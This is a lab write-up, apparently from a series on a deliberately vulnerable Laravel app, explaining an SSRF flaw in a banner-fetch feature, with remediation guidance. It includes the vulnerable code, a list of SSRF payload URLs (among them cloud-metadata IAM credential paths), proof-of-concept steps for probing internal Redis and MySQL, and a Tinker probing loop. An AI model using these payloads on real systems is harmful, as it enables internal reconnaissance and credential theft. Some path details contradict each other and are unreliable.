

SSRF in Laravel: How a 'Fetch Banner from URL' Feature Bridges Into the Internal Network
Already have a clone? Run
git fetch origin && git pull to pull the latest changes.
Http::get($url) on whatever you gave it. No
scheme check, no host check, nothing. That request runs from inside the application
container, on the same Docker network as MySQL, Redis, and Horizon. Point it at
http://dvla-redis:6379/ and you get cURL error 52: Empty reply
from server back in about ten milliseconds, a service is there. Point it at a
closed port on the same host and you get a real TCP refusal instead, at a different
speed with a different error. That difference alone is enough to map the internal
network from an admin session, no shell required. And whatever a successful fetch
returns gets written verbatim to a publicly served path, so a 200 from
an internal-only endpoint becomes a file anyone can download. Long story short: the same
admin session Post 1's mass assignment bug hands out for free is now enough to start
knocking on Redis's door, no leaked APP_KEY or deserialization gadget required.
Where This Sits in the Kill Chain
Every other route to "the app can talk to Redis" in this series runs through code
execution first: leak .env, forge a session with a phpggc gadget chain,
get a shell as www-data, and only then can you open a raw connection to
dvla-redis from inside the container. That is a real path and it works,
but it is also expensive. SSRF skips all of it. The blog editor already runs inside
the container, on the container's network, with the container's DNS. It just needs
to be told to make a request somewhere you choose instead of somewhere ArtisanBreach
intended, and Post 1's mass assignment bug is the cheapest way to get a session with
access to that editor in the first place.
This post isn't a new way to get code execution, it's a much cheaper way to reach the same internal network the RCE chain reaches. And that matters, because "Redis is reachable" no longer depends on already owning the box.

Vulnerability Classification
| CWE | CWE-918: Server-Side Request Forgery. The application fetches a remote resource using a URL the user controls, with no check on the destination before the request goes out. |
|---|---|
| OWASP Top 10 | A10:2021 Server-Side Request Forgery (SSRF), and a fun bit of trivia: it's the one category on the 2021 list that got added straight from the community survey instead of tracked incident data. Security teams kept running into it faster than the usual CWE stats could keep up. |
| Why it is more than a "the image didn't load" bug | On its own, "the app fetches a URL you give it" sounds like a minor annoyance at worst. The danger is entirely about where that request comes from: inside the trust boundary. Firewalls, Docker network segmentation, and IP allowlists are all built on the assumption that a request from the app's own network is trustworthy. Technically it still is, the app really is the one making the call. It's just making it wherever you point it. |
| Authentication required |
Yes. The banner fetcher lives behind /admin/post/create and
/admin/post/{post}/edit, both gated by auth and
can:isAdmin. In this lab that is not much of a barrier, Post 1's
mass assignment bug hands out an Administrator session for the cost of one
extra registration field.
|
| Severity note | High. No data leaves through a browser here, so it will not show up in a typical XSS or IDOR sweep. The impact is internal network reachability and, for anything that answers over HTTP, full response disclosure through a publicly served file. In a cloud deployment the same bug class routinely escalates to instance credential theft. |
Fetching a URL Is Not a Free Action
Http::get() is Laravel's front door to Guzzle, and Guzzle just does what
it's told: resolve the host, open a socket, send the request, hand back whatever
comes back. It has zero idea what your network looks like, so it has zero idea that
dvla-redis is somewhere it shouldn't be sending requests. Deciding that
is somebody else's job, and in this codebase, nobody picked it up.
$ip = gethostbyname($host);
abort_unless(
filter_var($ip, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE),
422
);Http::timeout(5)->get($this->banner_url);
FILTER_FLAG_NO_PRIV_RANGE rejects RFC 1918 private ranges
(10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16),
while FILTER_FLAG_NO_RES_RANGE rejects reserved ranges. Together they
cover important IPv4 destinations such as loopback and link-local addresses.
This is useful filtering, but it is not a complete SSRF defense by itself. IPv6,
multiple DNS answers, redirects, and connection pinning still need to be handled.
None of these checks exists in ArtisanBreach's fetcher.
The Vulnerable Code
The "fetch banner from a URL" feature sits right next to the ordinary file upload input on both the post create and post edit screens. It's a genuinely handy little shortcut, nobody wants to download an image just to turn around and re-upload it, and that same convenience is why SSRF bugs like this one keep getting written into codebases by accident.
app/Livewire/Admin/Post/PostCreate.phppublic function fetchBannerFromUrl(): void
{
$this->banner_fetch_error = null;
if (blank($this->banner_url)) {
return;
}
try {
// Contributor-facing "grab the banner from this link" convenience:
// the URL goes straight to Http::get() with nothing checked first,
// so it will happily fetch loopback/internal hosts too.
$response = Http::timeout(5)->get($this->banner_url);
$filename = time().'_remote_banner';
Storage::disk('posts')->put($filename, $response->body());
$this->remote_banner_filename = $filename;
$this->post_file = null;
$this->dispatch('notification', [
'type' => 'success',
'message' => 'Banner fetched from '.$this->banner_url,
]);
} catch (\Throwable $e) {
$this->banner_fetch_error = $e->getMessage();
}
}
$this->banner_url comes straight off a Livewire-bound text input with
no validation rule attached to it, not even url. It reaches
Http::get() completely unexamined. The only thing standing between a
contributor and the internal network is a five-second timeout. PostEdit.php
carries the same method for the post-editing screen, same gap.
$this->banner_fetch_error and gets rendered on the
page. That was written to be a helpful error message for a contributor who mistyped
a URL. It also happens to be a working information oracle for anyone probing the
internal network, which is most of what makes the recon in this post possible.
Where a Successful Fetch Actually Lands
A blind SSRF, the kind where you can never see the response, is still useful for mapping a network. But this one is not blind for anything that speaks HTTP. Look at where the fetched bytes go:
config/filesystems.php'posts' => [
'driver' => 'local',
'root' => public_path('posts'),
'url' => env('APP_URL') . '/posts',
'visibility' => 'public',
],
Storage::disk('posts')->put($filename, $response->body()) writes the
raw response body to public/posts/. In this lab, the Nginx document root
is the project root, so that directory is exposed through the
/public/posts/ URL path described below. There is no content-type check,
image validation, or explicit response-size limit in the fetcher. If an internal HTTP
endpoint returns JSON, Html, or another body, the application stores those bytes
without checking what they contain. The SSRF and public file exposure are separate
issues, and together they turn internal HTTP reachability into response disclosure.
/var/www, the project root, not
/var/www/public, the same misconfiguration that exposes
/.env in Post 2. That means the short path the posts
disk's url config and the admin preview link print out,
/posts/<filename>, does not actually resolve:
try_files looks for /var/www/posts/..., finds nothing,
and falls through to Laravel, which 404s. The file only resolves one directory
level down, at /public/posts/<filename>, which maps to
/var/www/public/posts/<filename> and exists. Still world-readable,
still no authentication, just one extra path segment.
Troubleshooting
"Fetched file" but nothing on disk? If the form reports success but no file appears understorage/app/public/posts/, check who owns that directory. In this Docker
setup PHP-FPM runs as www-data, but the posts and
pages directories can end up owned by root, a leftover from
running artisan or the storage setup as root. The write then fails silently, because
fetchBannerFromUrl() calls Storage::disk('posts')->put(...)
but never checks the return value, so it still shows "Fetched file". Fix it from inside
the container as root, docker exec -it dvla-admin chmod -R 777
/var/www/storage/app/public/posts (or chown -R www-data:www-data
/var/www/storage/app/public), then fetch again. This is an environment quirk,
not part of the vulnerability.
Mapping the Internal Network From an Admin Session
ArtisanBreach's Docker Compose setup keeps dvla-redis off the host
entirely, no port mapping at all, reachable only from other containers on the
internal dvla-net bridge. (MySQL gets a 0.0.0.0:3306 host
mapping, which is its own bug, but Redis is the prize here.) That is a reasonable
control. It just does not account for a request that originates from inside one of those containers. This is what six targets actually returned when I pointed the fetcher at them, live against this lab:
| Target | Result | What it tells you |
|---|---|---|
http://dvla-nginx/ |
200 OK, full Html body, ~0.1s |
The fetcher can reach the internal Docker network at all, and it's talking to a real HTTP server. |
http://dvla-redis:6379/ |
cURL error 52: Empty reply from server, ~0.01s |
Port open, connection accepted then dropped instantly, consistent with Redis's RESP protocol choking on an HTTP request line. |
http://dvla-db:3306/ |
cURL error 1: Received HTTP/0.9 when not allowed, ~0s |
Port open, MySQL's own handshake banner gets misread by Guzzle as a malformed HTTP response. |
http://dvla-redis:9999/ |
cURL error 7: Couldn't connect to server, ~0s |
Port closed, instant TCP refusal. This is your negative signal. |
http://127.0.0.1:9000/ |
cURL error 56: Connection reset by peer, ~0.01s |
Loopback works too, this reaches php-fpm inside the same container the app itself runs in. |
http://169.254.169.254/latest/meta-data/ |
cURL error 28: Connection timed out, ~5s (capped by the 5s timeout) |
Nothing answers this address in a local lab. On AWS, GCP, or Azure, this same request is step one of instance metadata credential theft. |
Five different error codes plus a clean 200, for six requests that
never touched a shell. Fast empty reply, fast HTTP/0.9 misparse, fast connection
refused, fast reset by peer, slow timeout, real response. That's an oracle. Redis
never says a word back, but the error it leaves behind might as well be a name tag:
you don't need to read its actual protocol replies to know it's sitting there, you
just need the error message to be consistent and different from the next port over,
and $e->getMessage() rendered straight into the page hands that over
for free.
http and
https schemes. file:///etc/passwd and
gopher://-style payloads, the kind that turn SSRF into local file
disclosure or raw protocol smuggling in other stacks, get rejected before any
network call happens here (I checked, against this app, live:
The scheme 'file' is not supported.). Nobody wrote that protection on
purpose, it's just Guzzle's default behavior, and it happens to cap the damage in
this particular app at network reachability and HTTP response disclosure instead of
arbitrary file read. Don't assume every SSRF you find behaves the same way, a
different HTTP client, or a different library entirely, might let you go a lot
further.
The Payload Arsenal
banner_url takes a raw string, so the useful targets are whatever the
app's own network position gives you. In a Laravel app on Docker Compose, that
usually means:
http://<queue-service>:6379/                    // Redis, RESP-protocol error, fast
http://<db-service>:3306/                        // MySQL, HTTP/0.9 misparse, fast
http://<internal-web-service>/                   // the app's own network, sanity check
http://127.0.0.1:9000/                            // loopback inside the same container
http://169.254.169.254/latest/meta-data/          // cloud metadata, real deployments
http://169.254.169.254/latest/meta-data/iam/security-credentials/<role>   // AWS IAM creds, if reachable
http://metadata.google.internal/computeMetadata/v1/   // GCP equivalent, needs a header curl adds automatically but Http::get() here does not
The metadata targets are the ones to take seriously outside this lab. The 2019 Capital One breach involved an SSRF vulnerability that was used to reach AWS instance metadata and obtain temporary IAM credentials. The incident is a useful example of how an SSRF can move from network access to cloud credential exposure. AWS introduced IMDSv2 in 2019 as a defense against SSRF-style access to the EC2 metadata service. IMDSv2 requires a metadata session token before sensitive metadata can be retrieved, which makes a simple SSRF GET request insufficient on its own.
Proof of Concept (PoC)
Prerequisites: an admin session. Post 1's mass assignment bug gets you one for free;
any other route to can:isAdmin in this series works just as well.
dvla-redis only resolve from the Docker network.
If you use the optional Tinker test, run it inside the Laravel application container:
docker exec -it dvla-admin php artisan tinker.
Steps 2 through 6 all happen in the browser on /admin/post/create. Each
step is split into labelled blocks: "You type" is what you put into the
banner URL field, and "You see" is what the page shows back after you
click Fetch. None of these blocks are application files.

/admin/post/create. In the Post Banner card, ignore the file upload input and use the "Or fetch banner from a URL" field instead.http://dvla-nginxThe saved file will be ~114 KB of the internal web app's own Html, something that came from inside the Docker network, which your browser was never able to ask for directly. You just read a response from inside the network and exfiltrated it to a file you can download, which is located at /storage/app/public/posts
http://dvla-redis:6379/Could not fetch banner: cURL error 52: Empty reply from server
(see https://curl.haxx.se/libcurl/c/libcurl-errors.html) for http://dvla-redis:6379/http://dvla-redis:9999/Could not fetch banner: cURL error 7: Failed to connect to dvla-redis port 9999 after 0 ms: Couldn't connect to server
(see https://curl.haxx.se/libcurl/c/libcurl-errors.html) for http://dvla-redis:9999/fetchBannerFromUrl() code through the "Or fetch banner from a URL" field on /admin/post/create. This step fires the same requests directly with Tinker, Laravel's interactive PHP shell, just to confirm the app's container can reach those internal hosts.
Enter the shell with docker exec -it dvla-admin php artisan tinker, then
paste the loop below. This is not a separate exploit, it bypasses the vulnerable method
and talks to the network directly, proving the same reachability the form demonstrates.
foreach ([
    'http://dvla-redis:6379/',
    'http://dvla-db:3306/',
    'http://dvla-redis:9999/',
    'http://169.254.169.254/latest/meta-data/',
] as $url) {
    $start = microtime(true);
    try {
        $r = Illuminate\Support\Facades\Http::timeout(5)->get($url);
        echo $url.' => '.$r->status().' in '.round(microtime(true)-$start, 2).'s'.PHP_EOL;
    } catch (\Throwable $e) {
        echo $url.' => '.$e->getMessage().' in '.round(microtime(true)-$start, 2).'s'.PHP_EOL;
    }
}http://dvla-nginx/This one succeeds with no error. The app saves the response body to a file and shows a "Fetched file" path in the form. Take the timestamp from that path and open it in your browser, remembering to use /public/posts/ rather than /posts/ (see the callout in "Where a Successful Fetch Actually Lands"):
http://localhost:8084/public/posts/<timestamp>_remote_banner
The generated filename is the current Unix timestamp followed by
_remote_banner, so the <timestamp> above is only
illustrative, use whatever filename your app printed. The file holds the full response
body returned by the HTTP target and is world-readable under this lab's Nginx
configuration. No shell or leaked APP_KEY is required to demonstrate the
response-disclosure path.
What SSRF Actually Buys You Here
Network mapping
Distinct error signatures for open-but-non-HTTP ports versus closed ports provide SSRF-assisted internal network reconnaissance from a single admin session.
Response disclosure
Anything that answers over HTTP gets its full response body written to a publicly served file. No blind SSRF here for HTTP-speaking targets.
No RCE required
Pairs with Post 1's mass assignment bug instead of the deserialization chain, so the internal network becomes reachable far earlier and far more cheaply than the primary kill chain assumes.
Bypasses network segmentation
dvla-redis has no host port mapping on purpose. The request runs
from a container the firewall already trusts, so that control never gets a say.
Cloud metadata exposure
In cloud deployments, SSRF can sometimes reach instance metadata. Whether that leads to credentials depends on the provider, metadata configuration, required headers or tokens, and workload permissions.
Uses the app's network position
The outbound traffic is generated by the application itself, so network controls see the application as the source. That does not make SSRF invisible to logging or network monitoring.
What This Exploit Actually Did (and Didn't Do)
If you came here expecting an "I typed a URL and now I'm admin" moment, that isn't what SSRF hands you, so let's be blunt about the scoreboard.
cURL error 52 means Redis is alive,
cURL error 7 means the port is dead, and the difference maps the Docker
network from the outside with no shell. Second, anything that speaks HTTP hands you
its full response body, written to a world-readable file at
/public/posts/, so you can read what internal services say, not just
that they exist.
Basically you got:
1. Recon: prove which internal services exist and which ports are open (Redis? MySQL? an internal dashboard?), even though none of them are reachable from your browser. Each distinct error is a fingerprint.
2. Exfiltration: for anything internal that does speak HTTP, the response body gets dumped to a world-readable file, so you can read it from outside.
The image you downloaded is literally the "hello world" of this vuln. The interesting test isn't your own file or a public image, it's http://dvla-nginx/, http://dvla-redis:6379/, or (in a real cloud) the metadata endpoint. Point it at those and the "what am I getting" becomes obvious: internal intelligence and, potentially credentials.
.env, forge a session, pop a shell. This bug
gets you the same reachability with only Post 1's admin session, which is exactly what
hands the baton to Post 10, where Redis actually gets exploited.
time() . '_remote_banner',
hardcoded in fetchBannerFromUrl() in both PostCreate.php and
PostEdit.php: the current Unix timestamp plus a fixed suffix, no extension.
You know this from that source line, and you can also just read it off the page, after
a successful fetch the "Fetched file" box prints the real
<timestamp>_remote_banner path. Because the name is predictable (a
timestamp you can narrow down to the second), it's guessable even if the page hadn't
shown it to you.
In a cloud deployment the same field pointed at
http://169.254.169.254/latest/meta-data/ returns the instance's IAM
credentials, and that is an immediate takeover, the 2019 Capital One breach. This lab
has no metadata service, so the prize here is the network bridge and the response leak
instead. Same bug, different loot depending on what's reachable.
Remediation
fetchBannerFromUrl() method shown earlier, in
app/Livewire/Admin/Post/PostCreate.php and the matching method in
app/Livewire/Admin/Post/PostEdit.php. Fix 3 is deployment and
infrastructure configuration, not application code.
A hostname string is not a security boundary. The application should first parse the URL, allow only the schemes it actually needs, resolve the hostname, reject every resolved address that falls into a private, loopback, link-local, multicast, or other disallowed range, and make the connection to the address that was validated. The validation must cover IPv4 and IPv6 and every address returned by DNS. Redirects need separate treatment because a safe first URL can redirect to an internal destination.
The exact connection-pinning code depends on the HTTP client and how DNS is resolved.
Do not copy a single IPv4 gethostbyname() example and treat it as a complete
SSRF defense. For this banner fetcher, the simplest policy is to disable redirects unless
the feature actually needs them, and then validate each requested destination before
connecting.
// Simplified example. Production code should resolve and validate
// every IPv4 and IPv6 address returned for the hostname.
$parts = parse_url($this->banner_url);

abort_unless(
    is_array($parts)
    && isset($parts['scheme'], $parts['host'])
    && in_array(strtolower($parts['scheme']), ['http', 'https'], true),
    422,
    'Unsupported or invalid URL.'
);

$host = $parts['host'];
$port = $parts['port'] ?? ($parts['scheme'] === 'https' ? 443 : 80);

// Resolve the host with an IPv4/IPv6-aware resolver in the real implementation.
// Validate every returned address before allowing the request.
//
// Then disable redirects so a validated public host cannot redirect the client
// into a private address space.
$response = Http::timeout(5)
    ->withOptions(['allow_redirects' => false])
->get($this->banner_url);Location target before following it.
A banner fetcher should only save data that is actually an acceptable image. Check the HTTP status, enforce a maximum response size before buffering the body, validate the image format, and avoid writing arbitrary fetched bytes directly into a public directory. Image dimensions should also be bounded if the application processes the image after download.
app/Livewire/Admin/Post/PostCreate.php: fetchBannerFromUrl() (same method in PostEdit.php)$response = Http::timeout(5)
->withOptions(['allow_redirects' => false])
->get($this->banner_url);
abort_unless($response->successful(), 422, 'Banner request failed.');
$body = $response->body();
abort_unless(
strlen($body) <= 5 * 1024 * 1024,
422,
'Banner is too large.'
);
abort_unless(
@getimagesizefromstring($body) !== false,
422,
'That URL did not return a valid image.'
);
// Store only after destination and content validation.
// Prefer a non-public storage location unless public access is required.
Storage::disk('posts')->put($filename, $body);Keeping Redis and MySQL off host-published ports is still useful. It reduces direct exposure, but it does not prevent a compromised or SSRF-vulnerable application from reaching services on its own network. Add egress controls where practical and keep internal services restricted to the smallest network scope they need.
In AWS, require IMDSv2 and consider blocking application access to the metadata endpoint
unless the workload needs it. IMDSv2 requires a session token obtained through a
PUT request before metadata can be retrieved, so a simple SSRF GET is not
enough by itself. Cloud metadata protection is an additional layer, not a replacement
for fixing the SSRF.
Remediation Checklist
Grep the codebase for every Http::get(, Http::post(,
and raw file_get_contents($url) call and trace the argument. If any
of them can reach user input, you have an SSRF candidate.
Restrict the scheme to http/https explicitly. Do not
rely on the HTTP client's own defaults to do this for you, they vary by library
and by version.
Resolve the hostname, reject private and reserved IP ranges with
FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE, and pin the
outbound connection to the IP you already checked to close the DNS-rebinding
window between validation and connection.
Validate the response before you trust it or store it. A banner fetcher should refuse anything that doesn't decode as an image; a webhook receiver should have a strict size and content-type limit.
Never write an unvalidated fetched response to a publicly served path. Enforce a response-size limit, validate the expected content type and actual file format, and use private storage when public access is not required.
In cloud environments, require IMDSv2 or block the metadata address outright at the network layer. This one control would have stopped the 2019 Capital One breach's escalation path.